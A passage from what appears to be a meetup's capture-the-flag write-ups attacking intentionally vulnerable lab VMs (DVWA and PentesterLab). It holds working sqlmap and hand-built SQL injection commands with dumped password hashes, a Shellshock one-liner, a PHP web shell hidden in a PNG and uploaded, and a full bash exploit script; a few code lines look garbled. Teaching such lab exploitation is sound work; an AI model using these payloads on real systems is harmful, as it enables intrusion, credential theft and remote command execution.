COOKIES=$(tail -n +5 $COOKIES_FILE | cut -f6,7 | sed -e 's/\t/=;/s/;/;/')
COOKIES=${COOKIES//'\n'/ }

# Change security cookie to desired value
COOKIES="${COOKIES%%security=*}security=$SECURITY;${COOKIES##*security=*;}"

# Test that the cookies are passed
curl -v --head --cookie "$COOKIES" $URL_SQLI 2>&1 | grep Cookie
```

The output from running this code is:

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ SECURITY=medium
hacker@kali:~$ URL_LOGIN="http://$TARGET/dvwa/login.php"
hacker@kali:~$ URL_SQLI="http://$TARGET/dvwa/vulnerabilities/sqli/"
hacker@kali:~$ COOKIES_FILE=cookies.txt
hacker@kali:~$ cat /dev/null > $COOKIES_FILE
hacker@kali:~$
hacker@kali:~$ curl -v --cookie-jar "$COOKIES_FILE" \
>     --form username="admin" \
>     --form password="password" \
>     --form Login="Login" \
>     $URL_LOGIN 2>&1 | grep Cookie
< Set-Cookie: PHPSESSID=5531c5ed9cfe75dd08ecd87c93a5a05b; path=/
< Set-Cookie: security=medium
hacker@kali:~$
hacker@kali:~$ # Get the cookies file data into a variable, changing each \n to a_
↪ space
hacker@kali:~$ COOKIES=$(tail -n +5 $COOKIES_FILE | cut -f6,7 | sed -e 's/\t/=;/s/;/;/')
↪ ')
hacker@kali:~$ COOKIES=${COOKIES//'\n'/ }
hacker@kali:~$
hacker@kali:~$ # Change security cookie to desired value
hacker@kali:~$ COOKIES="${COOKIES%%security=*}security=$SECURITY;${COOKIES
↪ ##*security=*;}"
```

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```

hacker@kali:~$
hacker@kali:~$ # Test that the cookies are passed
hacker@kali:~$ curl -v --head --cookie "$COOKIES" $URL_SQLI 2>&1 | grep Cookie
> Cookie: PHPSESSID=5531c5ed9cfe75dd08ecd87c93a5a05b; security=medium;

```

3.22.4 Owing the Database sqlmap

Now we have the cookies for `sqlmap` to work. Here's the script we'll be executing (assuming `COOKIES` are set from above):

```

TARGET=192.168.1.102
URL_SQLI="http://$TARGET/dvwa/vulnerabilities/sqli/"

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
  --batch --output-dir $PWD/sqlmap \
  --dbs

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
  --dbms mysql --batch --output-dir $PWD/sqlmap \
  --fingerprint --banner --current-user --is-dba --current-db --hostname

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
  --dbms mysql --batch --output-dir $PWD/sqlmap \
  --users --passwords --privileges --roles

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
  --dbms mysql --batch --output-dir $PWD/sqlmap \
  -D dvwa --tables

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
  --dbms mysql --batch --output-dir $PWD/sqlmap \
  -D dvwa --columns

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
  --dbms mysql --batch --output-dir $PWD/sqlmap \
  -D dvwa --dump

```

And here goes the results of running these commands, showing we have admin access to the database:

```

hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ URL_SQLI="http://$TARGET/dvwa/vulnerabilities/sqli/"
hacker@kali:~$
hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
>   --batch --output-dir $PWD/sqlmap \
>   --dbs
... SNIP ...
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/
↵N] N
sqlmap identified the following injection points with a total of 41 HTTP(s) requests:
---
Place: GET
Parameter: id
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 5774=5774 AND 'CCoS'='CCoS&Submit=Submit

```

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```

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: id=1' AND (SELECT 3501 FROM(SELECT COUNT(*),CONCAT(0x71676c7771,(SELECT
→(CASE WHEN (3501=3501) THEN 1 ELSE 0 END)),0x7169727671,FLOOR(RAND(0)*2))x FROM
→INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'WEGy'='WEGy&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71676c7771,0x505a657745466d4f7977,
→0x7169727671),NULL#&Submit=Submit

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'OPkw'='OPkw&Submit=Submit
---
[14:56:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
[14:56:45] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
... SNIP ...
hacker@kali:~$
hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
> --dbms mysql --batch --output-dir $PWD/sqlmap \
> --fingerprint --banner --current-user --is-dba --current-db --hostname
... SNIP ...
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: active fingerprint: MySQL >= 5.0.38 and < 5.1.2
comment injection fingerprint: MySQL 5.0.51
banner parsing fingerprint: MySQL >= 5.0.38 and < 5.1.2
banner: '5.0.51a-3ubuntu5'
[14:56:50] [INFO] fetching current user
current user: 'root@%'
[14:56:50] [INFO] fetching current database
current database: 'dvwa'
[14:56:50] [INFO] fetching server hostname
hostname: 'metasploitable'
[14:56:50] [INFO] testing if current user is DBA
[14:56:50] [INFO] fetching current user
current user is DBA: True
... SNIP ...

hacker@kali:~$
hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
> --dbms mysql --batch --output-dir $PWD/sqlmap \
> --users --passwords --privileges --roles

```

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```

... SNIP ...
[15:04:10] [INFO] fetching database users
[15:04:10] [WARNING] reflective value(s) found and filtering out
database management system users [3]:
[*] 'debian-sys-maint'@'
[*] 'guest'@'%'
[*] 'root'@'%'

[15:04:10] [INFO] fetching database users password hashes
do you want to store hashes to a temporary file for eventual further processing with
↳other tools [y/N] N
do you want to perform a dictionary-based attack against retrieved password hashes?
↳[Y/n/q] Y
[15:04:10] [WARNING] unknown hash format. Please report by e-mail to sqlmap-
↳users@lists.sourceforge.net
[15:04:10] [WARNING] no clear password(s) found
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: NULL
[*] guest [1]:
    password hash: NULL
[*] root [1]:
    password hash: NULL

[15:04:10] [INFO] fetching database users privileges
database management system users privileges:
[*] 'debian-sys-maint'@' (administrator) [20]:
    privilege: ALTER
... SNIP ...
    privilege: UPDATE
[*] 'guest'@'%' (administrator) [25]:
    privilege: ALTER
... SNIP ...
    privilege: UPDATE
[*] 'root'@'%' (administrator) [25]:
    privilege: ALTER
... SNIP ...
    privilege: UPDATE

[15:04:10] [WARNING] on MySQL the concept of roles does not exist. sqlmap will
↳enumerate privileges instead
[15:04:10] [INFO] fetching database users privileges
database management system users roles:
[*] 'debian-sys-maint'@' (administrator) [20]:
    role: ALTER
... SNIP ...
    role: UPDATE
[*] 'guest'@'%' (administrator) [25]:
    role: ALTER
... SNIP ...
    role: UPDATE
[*] 'root'@'%' (administrator) [25]:
    role: ALTER
... SNIP ...
    role: UPDATE
... SNIP ...

```

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```

hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
> --dbms mysql --batch --output-dir $PWD/sqlmap \
> -D dvwa --tables
... SNIP ...
[15:06:43] [INFO] fetching tables for database: 'dvwa'
[15:06:44] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

... SNIP ...

hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
> --dbms mysql --batch --output-dir $PWD/sqlmap \
> -D dvwa --columns
... SNIP ...
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| user        | varchar(15)|
| avatar      | varchar(70)|
| first_name  | varchar(15)|
| last_name   | varchar(15)|
| password    | varchar(32)|
| user_id     | int(6)     |
+-----+-----+

Database: dvwa
Table: guestbook
[3 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| comment     | varchar(300)|
| comment_id  | smallint(5) unsigned|
| name        | varchar(100)|
+-----+-----+

... SNIP ...

hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" --dbms_
↪mysql --batch --output-dir $PWD/sqlmap \
> -D dvwa --dump
... SNIP ...
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
↪ | user_id | user      | avatar |
↪ | password | last_name | first_name |

```

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```

+-----+-----+-----+-----+-----+-----+
↪-----+-----+-----+-----+-----+-----+
| 1      | admin  | http://172.16.123.129/dvwa/hackable/users/admin.jpg | ↪
↪5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin  | admin  |
| 2      | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | ↪
↪e99a18c428cb38d5f260853678922e03 (abc123) | Brown  | Gordon  |
| 3      | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg | ↪
↪8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me     | Hack   |
| 4      | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | ↪
↪0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo  |
| 5      | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | ↪
↪5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith  | Bob    |
+-----+-----+-----+-----+-----+-----+
↪-----+-----+-----+-----+-----+-----+

[15:07:54] [INFO] table 'dvwa.users' dumped to CSV file '/home/jgm/.sqlmap/output/192.
↪168.1.102/dump/dvwa/users.csv'
[15:07:54] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[15:07:54] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[15:07:54] [INFO] analyzing table dump for possible password hashes
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+-----+-----+
| 1          | test | This is a test comment. |
+-----+-----+-----+-----+-----+

```

3.23 PentesterLab From SQL injection to Shell II

This is to document the meetup's efforts responding to the challenge [PentesterLab From SQL injection to Shell II](#) (the follow-on to [PentesterLab From SQL injection to Shell](#)).

There are numerous online articles helpful to understand SQL injection: [SQL Injection \(OWASP\)](#), [SQL Injection Prevention Cheat Sheet \(OWASP\)](#), [SQL Injection Wiki](#), [What is an SQL Injection?](#) [SQL Injections: An Introduction \(INFOSEC Institute\)](#), [SQL Injection \(w3schools.com\)](#), and [SQL Injection \(HAKIPEDIA\)](#).

For review of http headers and the http protocol, please consult [HTTP\(S\) vs HTML](#) or start with [Wikipedia Hypertext Transfer Protocol](#). [X-Forwarded-For](#) focuses on the SQL injection target.

3.23.1 how SQL injection II differs from I

The setup looks much the same for both SQL injection exercises except for two key differences:

- In SQL I the injection is performed on a query parameter:

```
curl http://$TARGET/cat.php?id=$INJECTION
```

whereas in SQL II the injection is done via the http header field X-Forwarded-For:

```
curl --header "X-Forwarded-For: $INJECTION" http://$TARGET/
```

Vulnerable http header fields should not come as a complete surprise as the [Shellshock bash exploit](#) used the User-Agent header field:

```
curl -H "User-Agent: () { :; }; /bin/cat /etc/passwd" http://example.com/
```

- SQL injection in SQL I is error-based (with visible error messages telling us there is a SQL injection) whereas in SQL II the injection is blind (having to resort to differences in delay between successful vs. unsuccessful queries).

How did Shell II turn the benign X-Forwarded-For field into an attack vector? It added stats.php to update stats based on client IP:

```
<?php

$ip = $_SERVER['REMOTE_ADDR'];

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip= $_SERVER['HTTP_X_FORWARDED_FOR'];
}
$results= mysql_query("SELECT * FROM stats where ip='".$ip."'");
if ($results) {
    $row = mysql_fetch_assoc($results);
    if ($row['ip'])
        mysql_query("UPDATE stats set count=count+1 where ip='".$ip."'");
    else
        mysql_query("INSERT INTO stats (ip, count) VALUES ('".$ip."',1);
}
?>
```

SQL Injection Prevention Cheat Sheet (OWASP) was not followed and lead to the SQL injection opportunity.

3.23.2 SQL II reconnaissance

We start with reconnaissance showing:

- nginx 0.7.67 web server
- running PHP/5.3.3-7+squeeze15
- on Debian Linux Squeeze (6.0.7) using kernel 2.6.32-5

The nginx and php versions are obvious from the console listing below. But how did we get the Debian Linux 6.0.7 and specific kernel version? Well, we start with the php information. Debian [Accepted php5 5.3.3-7+squeeze15](#) (the php version the vulnerable server uses) on 2013-03-04 and [Accepted php5 5.3.3-7+squeeze16](#) (the following version) 2013-07-24. That tells us that the Debian version was prior to 2013-07-24. Looking at [Debian Squeeze Releases and Updates](#) shows Debian Squeeze 6.0.8 was released 2013-10-20 (too late) but Squeeze 6.0.7 was released 2013-02-23 and likely was patched to php5 5.3.3-7+squeeze15 after installation. So the vulnerable server runs Debian Squeeze 6.0.7. Looking at the [Debian 6.0.7 press release](#) shows linux-2.6 2.6.32-48 and a little searching showed the [squeeze 2.6 kernel](#) used 2.6.32-5. It's interesting how much information leaks out by providing software versions.

```
hacker@kali:~$ # nmap to see an nginx web server running on linux
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ sudo nmap -Pn -sV -O $TARGET
##### SNIP #####
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 0.7.67
MAC Address: 52:54:00:CD:D8:59 (QEMU Virtual NIC)
```

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```

Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32
Network Distance: 1 hop
##### SNIP #####
hacker@kali:~$ # HTTP HEADERS confirm nginx version, give PHP version
hacker@kali:~$ # Here is the http client request for the header
hacker@kali:~$ cat > head.txt <<EOF
HEAD / HTTP/1.1
Host: vulnerable
Connection: close

EOF
hacker@kali:~$ od -c head.txt
0000000  H   E   A   D       /           H   T   T   P   /   1   .   1   \n
0000020  H   o   s   t   :       v   u   l   n   e   r   a   b   l   e
0000040  \n   C   o   n   n   e   c   t   i   o   n   :       c   l   o
0000060  s   e   \n   \n
0000064
hacker@kali:~$ # socat for the request/response (changing \n to \r\n)
hacker@kali:~$ # netcat alternative requires a "sleep"
hacker@kali:~$ # { cat head.txt; sleep 2; } | ncat $TARGET 80
hacker@kali:~$ cat head.txt | socat STDIO,ignoreeof TCP:$TARGET:80,crlf
HTTP/1.1 200 OK
Server: nginx/0.7.67
Date: Fri, 14 Nov 2014 06:37:20 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.3-7+squeeze15

hacker@kali:~$

```

3.23.3 testing for SQL injection

The SQL injection involves setting the X-Forwarded-For field. Here are 3 simple ways of doing that:

```

# socat sending X-Forwarded-For
TARGET=192.168.1.102
cat > head.txt <<EOF
HEAD / HTTP/1.1
Host: vulnerable
X-Forwarded-For: 123.123.123.123
Connection: close

EOF
cat head.txt | socat STDIO,ignoreeof TCP:$TARGET:80,crlf

# curl --header for X-Forwarded-For, --head only gets HEAD
curl -v --header "X-Forwarded-For: 123.123.123.123" --head http://$TARGET/

# wget --header for X-Forwarded-For, --server-response --spider --tries 1 only gets
↪ HEAD
wget --header "X-Forwarded-For: 123.123.123.123" --server-response \
    --spider --tries 1 http://$TARGET/

```

We'll use `curl` to probe for SQL injection opportunities. First we'll guess that the database is MySQL (which is often true for PHP-based systems). That means we'll be using MySQL queries: if they work then we know it's MySQL, if not we'll have to try a different database.

Since X-Forwarded-For is an IP it's text and we'll assume our injection closes the X-Forwarded-For field with a single quote mark. We try "hacker" first and see there's no change in the output. So then we try adding a "sleep(5)" and see a delay, confirming the SQL injection and a likely MySQL database. Here is the code you can cut-and-paste into your terminal session (except for the TARGET):

```
TARGET=192.168.1.102
XFF="X-Forwarded-For: "
t1=$(date +%s)
INJECT="hacker'"
curl --silent --header "${XFF}${INJECT}" -o /dev/null http://$TARGET/
t2=$(date +%s)
echo "Elapsed time = $(( t2 - t1 )) seconds"
INJECT="hacker' OR SLEEP(5) AND '1'='1"
curl --silent --header "${XFF}${INJECT}" -o /dev/null http://$TARGET/
t3=$(date +%s)
echo "Elapsed time = $(( t3 - t2 )) seconds"
```

Here is result of running the code above (showing the time delay):

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ t1=$(date +%s)
hacker@kali:~$ INJECT="hacker'"
hacker@kali:~$ curl --silent --header "${XFF}${INJECT}" -o /dev/null http://$TARGET/
hacker@kali:~$ t2=$(date +%s)
hacker@kali:~$ echo "Elapsed time = $(( t2 - t1 )) seconds"
Elapsed time = 0 seconds
hacker@kali:~$ INJECT="hacker' OR SLEEP(5) AND '1'='1"
hacker@kali:~$ curl --silent --header "${XFF}${INJECT}" -o /dev/null http://$TARGET/
hacker@kali:~$ t3=$(date +%s)
hacker@kali:~$ echo "Elapsed time = $(( t3 - t2 )) seconds"
Elapsed time = 5 seconds
```

Now we can clumsily play a game of “20 questions” with the database - if we guess right it will induce a delay or return immediately if we guess wrong. Let's say we have inched along and now know there is a database called users with columns id, login, and password. We can enumerate the users by selecting id = 1 and asking if the length of login is 1, 2, 3, ... on up until we get a delay at 5 (for “admin”). Then in a loop we can inquire about the value of each of the characters, going from 1 to 5: is it “a”, “b”, ... until the delay shows us the actual character. If we want to optimize the search, we can convert each character to a binary number and ask if each bit is a 1? That way takes less checks to determine that the letters are “a”, “d”, “m”, “i”, and “n”. Using bits is faster with ascii characters (which have 7 bits); it takes 7 guesses * 5 letters = 35 guesses. Guessing each letter would have taken 1+4+13+9+14=41 guesses (and it gets worse if you allow digits and special characters in the login). Here we show a query verifying the 3rd character of the first login is “m”:

```
TARGET=192.168.1.102
XFF="X-Forwarded-For: "
t1=$(date +%s)
INJECT="hacker' OR if ( (SELECT substring(login,3,1) FROM users \
WHERE id=1) = \"m\", sleep(5),0) AND '1'="
curl --silent --header "${XFF}${INJECT}" -o /dev/null http://$TARGET/
t2=$(date +%s)
echo "Elapsed time = $(( t2 - t1 )) seconds"
```


3.23.4 sqlmap to the rescue

This is tedious and begs to be automated; `sqlmap` has done that. Give it a hint to use X-Forwarded-For and it will find the SQL injection, returning the database banner (so you'll know the version).

```
hacker@kali:~$ sqlmap -u "http://$TARGET/" --headers="X-Forwarded-For: *" \
--banner --batch --output-dir $PWD/sqlmap
##### SNIP #####
[*] starting at 23:12:15

custom injection marking character ('*') found in option '--headers/--user-agent/--
referer/--cookie'. Do you want to process it? [Y/n/q]
##### SNIP #####
sqlmap identified the following injection points with a total of 120 HTTP(s) requests:
---
Place: (custom) HEADER
Parameter: X-Forwarded-For #1*
  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: ' AND SLEEP(5) AND 'YTeW'='YTeW
---
[23:13:05] [INFO] the back-end DBMS is MySQL
[23:13:05] [INFO] fetching banner
##### SNIP #####
5.1.66-0+squeezel
web application technology: PHP 5.3.3, Nginx
back-end DBMS: MySQL 5.0.11
banner: '5.1.66-0+squeezel'
##### SNIP #####
```

Now we continue on as before to list the databases, tables, and users.

```
hacker@kali:~$ sqlmap -u "http://$TARGET/" --headers="X-Forwarded-For: *" \
--dbs --batch --output-dir $PWD/sqlmap
##### SNIP #####
available databases [2]:
[*] information_schema
[*] photoblog
##### SNIP #####
hacker@kali:~$ sqlmap -u "http://$TARGET/" --headers="X-Forwarded-For: *" \
-D photoblog --tables --batch --output-dir $PWD/sqlmap
##### SNIP #####
[4 tables]
+-----+
| categories |
| pictures   |
| stats      |
| users      |
+-----+
##### SNIP #####
hacker@kali:~$ sqlmap -u "http://$TARGET/" --headers="X-Forwarded-For: *" \
-D photoblog -T users --dump --batch --output-dir $PWD/sqlmap
##### SNIP #####
Database: photoblog
Table: users
[1 entry]
+-----+-----+-----+-----+
| id | login | password |
+-----+-----+-----+-----+
```

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```

+-----+-----+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+-----+-----+-----+-----+
##### SNIP #####

```

sqlmap is pretty amazing, handling lots of corner cases. With it we now we have the admin/P4ssw0rd to gain access to the admin web pages.

3.23.5 uploading the vulnerable php script

Consult the challenges documentation for issues about uploading files to an nginx/PHP server. Basically, we embed the php page “<?php system(\$_GET['cmd']); ?>” in a copy of the existing image file hacker.png using exiftool. Then we upload it using our admin/P4ssw0rd account, figure out the uploaded file’s name (it’s changed), then use it to execute commands by fetching “http://\protect\T1\textdollarTARGET/admin/uploads/\${uploaded}/x.php?cmd=COMMAND”. At this point the exploit is done: we can execute arbitrary shell commands with the permissions of the web server.

```

hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ curl --silent -o hacker.png http://$TARGET/admin/uploads/hacker.png
hacker@kali:~$ echo "<?php system(\$_GET['cmd']); ?>" > shell.php
hacker@kali:~$ exiftool "-comment<=shell.php" hacker.png
hacker@kali:~$ curl --silent --form action=index.php \
--form title="shell" --form image="@hacker.png" --form category=1 \
--form Add="Add" --form user=admin --form password=P4ssw0rd \
-o /dev/null http://$TARGET/admin/index.php
hacker@kali:~$ uploaded=$(curl --silent http://$TARGET/all.php | \
grep 'alt="shell"' | \
head -n 1 | \
sed -e 's/^.*Picture: shell//;s/^.*uploads\\\/([0-9]*.png\).*$/\1/')
hacker@kali:~$ curl --silent \
http://$TARGET/admin/uploads/${uploaded}/x.php?cmd=uname%20-a | \
strings --bytes=15
Linux debian 2.6.32-5-amd64 #1 SMP Fri May 10 08:43:19 UTC 2013 x86_64 GNU/Linux
hacker@kali:~$ curl --silent \
http://$TARGET/admin/uploads/${uploaded}/x.php?cmd=cat%20/etc/passwd | \
strings --bytes=15
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh

```

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```
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

3.24 PentesterLab From SQL injection to Shell

This is to document the meetup's efforts responding to the challenge [PentesterLab From SQL injection to Shell](#). PentesterLab's writeup [from_sql_i_to_shell.pdf](#) is a very thorough and complete description of the browser-based approach to solving the challenge and we won't reproduce that here. There are 2 other approaches: a command-line equivalent to the documented browser-based approach, and the much simpler approach using [sqlmap](#). Here we document the 2 other approaches: first we provide a quick-and-dirty shell script that can be cut-and-pasted into the command line; second, we show the impressively short [sqlmap](#) approach. We recommend going through the manual browser or command line version of the challenge first to learn the concepts. Then step through the [sqlmap](#) version to appreciate all the steps handled by [sqlmap](#) behind the scenes.

The VM is provided as an iso file so should run on any virtualization platform. For configuration purposes the OS is Debian 6.0.5. The VM is called vulnerable and boots directly into a shell session.

3.24.1 manual SQL injection

Download [from_sql_injection_to_shell_exploit.sh](#), the manual, step-by-step command line script for the challenge. Run `./from_sql_injection_to_shell_exploit.sh IP` where IP is vulnerable's IP address.

```
#!/usr/bin/env bash

if [[ "$#" != "1" ]]; then
    echo $0 IP
    exit
fi

TARGET="$1"
QUERY="http://$TARGET/cat.php?id="

# function executing vulnerable MySQL query
function mysql_fetch() {
    ARG="${1// %20}"
    MYSQL_RET=$(curl --silent $QUERY$ARG 2>&1)
    # error message wrapped between <div id="content"> and <div class=...
    MYSQL_ERR=$(echo -n $MYSQL_RET | \
        sed -e 's/^.*<div id="content">///;
            s/<div class=.*$//;
            s/^[ \t]*///;
            s/[ \t]*$//')
}

# Determine number of columns prior to doing UNION
# Must have at least 2, start trying at 10 until hit 1 or find number of columns
echo "Trying to determine the number of columns in the vulnerable query."
NCOLS=0
MAXCOL=10
for (( i=MAXCOL; i>=2; i-- )); do
    mysql_fetch "0 ORDER BY $i"
```

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```

if [[ $MYSQL_ERR == "" ]]; then
    NCOLS=$i
    break
fi
done
if [[ $NCOLS == 0 ]]; then
    echo "UNION QUERY CANNOT WORK - QUITTING"
    exit
else
    echo "Vulnerable query has $NCOLS COLUMNS"
fi
if [[ $NCOLS -gt 2 ]]; then
    SUFFIX=$(eval printf ',%s' {3..$NCOLS})
else
    SUFFIX=,
fi

# Let's look at the database info
# Must use column 2, the Picture name, to display info
# @@version
# current_user()
# database()
# table_name, column_name FROM information_schema.columns

echo -e "\nDemo fetching DB version, current user, and database name:"
mysql_fetch "0 UNION SELECT 1,@@version$SUFFIX"
VERSION=${MYSQL_RET##*Picture: }
VERSION=${VERSION%%< *}
echo VERSION=$VERSION

mysql_fetch "0 UNION SELECT 1,current_user()$SUFFIX"
USER=${MYSQL_RET##*Picture: }
USER=${USER%%< *}
echo USER=$USER

mysql_fetch "0 UNION SELECT 1,database()$SUFFIX"
DB=${MYSQL_RET##*Picture: }
DB=${DB%%< *}
echo DB=$DB

# List all tables
mysql_fetch "0 UNION SELECT 1,table_name$SUFFIX FROM information_schema.tables"
echo -e "\n=====TABLE LIST\n======"
while [[ true ]]; do
    MYSQL_REST=${MYSQL_RET##*Picture: }
    [[ $MYSQL_REST == $MYSQL_RET ]] && break
    TABLE=${MYSQL_REST%%< *}
    echo $TABLE
    MYSQL_RET=$MYSQL_REST
done
echo "======"

# List all columns in table users
mysql_fetch "0 UNION SELECT 1,column_name$SUFFIX FROM \
information_schema.columns WHERE table_name = 'users'"

```

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```

echo -e "\n===== \nCOLUMN LIST TABLE users \n===== "
while [[ true ]]; do
    MYSQL_REST=${MYSQL_RET}#*Picture: }
    [[ $MYSQL_REST == $MYSQL_RET ]] && break
    COLUMN=${MYSQL_REST%%< *}
    echo $COLUMN
    MYSQL_RET=$MYSQL_REST
done
echo "===== "

# List all login:password in table users
mysql_fetch "0 UNION SELECT 1,concat(login,':',password)$SUFFIX FROM users"
echo -e "\n===== \nUSER LIST \n===== "
while [[ true ]]; do
    MYSQL_REST=${MYSQL_RET}#*Picture: }
    [[ $MYSQL_REST == $MYSQL_RET ]] && break
    USER=${MYSQL_REST%%< *}
    echo $USER
    MYSQL_RET=$MYSQL_REST
done
echo "===== "

# crack the password using the rockyou wordlist
echo "admin:8efe310f9ab3efeae8d410a8e0166eb2" > md5.txt
zcat /usr/share/wordlists/rockyou.txt.gz > rockyou.txt
echo -e "\nCracking the password with john:"
/usr/sbin/john md5.txt --format=raw-md5 --wordlist=rockyou.txt
cat ~/.john/john.pot

# using admin/P4ssw0rd upload a shell execution php script and run a few commands
echo -e "\nUploading shell.php3 then using it to execute shell commands on vulnerable:
↪ "
cat >shell.php3 <<EOF
<?php
system($_GET['cmd']);
?>
EOF
curl --silent --form action=index.php --form title="shell" \
    --form image="@shell.php3;type=text/plain" --form category=1 \
    --form Add="Add" --form user=admin --form password=P4ssw0rd \
    http://$TARGET/admin/index.php | \
    grep INSERT
echo -e "\nRun the command \"uname -a\""
curl --silent http://$TARGET/admin/uploads/shell.php3?cmd=uname%20-a
echo -e "\nRun the command \"cat /etc/passwd\""
curl --silent http://$TARGET/admin/uploads/shell.php3?cmd=cat%20/etc/passwd

```

3.24.2 exploit simplification with sqlmap

Here is the much simpler `sqlmap` approach. Change TARGET to vulnerable's IP address. `sqlmap` is run 4 times: (1) to verify SQL injection is possible; (2) to list available databases; (3) to list tables within a selected database; then (4) to dump the selected table (users). `sqlmap` provided the added benefit of cracking the password found in the users table.

We leave off the uploading of the exploitation php script which you can use from the last few lines of the command line script immediately above. Here is the bash code:

```
TARGET=192.168.1.102
# Check to see if sql injection possible
rm -rf sqlmap
sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql
# Get available databases
sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql --dbs
# List tables in photoblog table
sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql -D photoblog --tables
# Dump the users table - sqlmap actually cracks the password too
sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql -D photoblog -T users --dump
```

And here is the output from running the bash code:

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ # Check to see if sql injection possible
hacker@kali:~$ sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql
##### SNIP #####
sqlmap identified the following injection points with a total of 40 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 1633=1633

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
